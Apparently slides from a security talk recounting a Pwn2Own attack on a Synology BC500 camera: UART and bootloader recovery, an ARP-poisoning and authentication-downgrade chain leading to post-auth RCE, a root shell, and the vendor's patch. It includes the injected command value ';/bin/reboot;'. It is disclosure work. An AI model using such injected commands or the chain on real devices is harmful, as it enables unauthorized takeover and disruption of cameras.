
Ducoup je confirme que le payload marche bien sur le vrai device ... mais le device marche plus ..

- The camera stops working after testing RCE with the payload `;/bin/reboot;`
- RCE payload is triggered at boot time... -> bootloop



- RCE payload is triggered at boot time... but slightly after the web API
- By winning the race, we manage to RCE again before the reboot

# Whoops again x)




- The camera stops working AGAIN after a small fuzzing test on the **RTSP** port...

# Disassembly




- Communication protocol over serial bus
- Two lines: TX and RX
- Methodology:
  - Search for a ground (GND): chassis and continuity test on exposed pads
  - TX/RX: look for nearby lines that are not grounded (pull-up or pull-down)
  - TX: search for a signal (typically 1.8V, 3.3V, or 5V)
  - Frequency/ baud rate: observation using an oscilloscope or logic analyzer
  - RX: look for an echo on TX (assuming the line is active)





# Thanks Uboot




- Log partition is 100% full :)
- Bootloop due to `systemd` crash (when trying to write logs)
- Fix by placing `init=/bin/sh` in the kernel `cmdline`, then wiping the partition

## Scenario validated by ZDI (on September 30)

- An authenticated user is viewing the RTSP video stream using VLC on a computer.
- An attacker on the LAN launches an ARP attack to perform a Man-in-the-Middle (MitM) on the user.
- The attacker uses the gathered information to execute their attack (post-auth) on the camera.

# Exploit Scenario

1. ARP poisoning
2. Disconnecting the user from RTSP
3. Authentication Downgrade and Credential Interception  
(from Auth Digest to Auth Basic)
4. Remote Code Execution in `systemd`



# PoC in Real Conditions

[illegible]

Functional PoC, just waiting for competition day.

# Timeline



# A Few Cold Sweats

## Version: 1.0.6-0290

---

(2023-10-17)

### Fixed Issues

1. Improved sound quality and enhanced noise reduction capabilities.
2. Minor bug fixes.

- New update 🤖

# A Few Cold Sweats



BZHugs 10/17/2023 9:23 AM  
MAAAAAAJ! (edited)

```
root@BC500_8A:~$ id
uid=0(root) gid=1101(synodebug) groups=0(root),1101(synodebug)
root@BC500_8A:~$ cat /version.txt
Series=BC
Model=BC500
Device=IP Camera
Version=1.0.44
MinorVersion=23.10.08
root@BC500_8A:~$
```

ok c'est bon

- Everything is fine :)



# Day of the drawing...

- October 23, the day of the drawing
- That is, the last day before the version freeze...
- Guess what? 🧡

# Day of the drawing...

~ 3-4 hours before the drawing:

## **Version: 1.0.6-0294**

---

(2023-10-23)

### **Fixed Issues**

1. Minor bug fixes.

## **Version: 1.0.6-0290**

---

(2023-10-17)

### **Fixed Issues**

1. Improved sound quality and enhanced noise reduction capabilities.
2. Minor bug fixes.

# Day of the drawing...

- Patch for the post-auth RCE 😬
- Checking the NTP server value:

```
// File: /www/camera-cgi/synocam_config.json

"date_time": {
  "ntp": {
    "enabled": {
      "Default": true,
      "ParamType": "bool",
      "ConfigGroup": "Generic.Time.NTP.Enabled"
    },
    "server": {
      "Default": "time.google.com",
      - "ParamType": "string",
      + "ParamType": "hostname",
      + "LegalSize": 253,
      "ConfigGroup": "Generic.Time.NTP.Server"
    },
    "ConfigGroup": "Generic.Time.NTP"
  },
}
```

# Day of the drawing...

## Firmware Downgrade


- On-site
- Without the camera to test
- It should work 😊

- 3-bug chain
- No duplicates
- All other teams played the pre-auth buffer overflow



# Results

- \$15,000
- 3 Master of Pwn points
- **CVE-2024-39350** : Local Privilege Escalation Vulnerability
- **CVE-2024-39352** : Software Downgrade Vulnerability



# What's next?

| Target                                | Cash Prize     | Master of Pwn Points |
|---------------------------------------|----------------|----------------------|
| Lorex 2K Indoor Wi-Fi Security Camera | \$30,000 (USD) | 3                    |
| Nest Cam (Indoor, Wired)              | \$30,000 (USD) | 3                    |
| Synology TC500                        | \$30,000 (USD) | 3                    |
| Ubiquiti AI Bullet                    | \$30,000 (USD) | 3                    |
| Arlo Pro 5S 2K                        | \$30,000 (USD) | 3                    |







<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>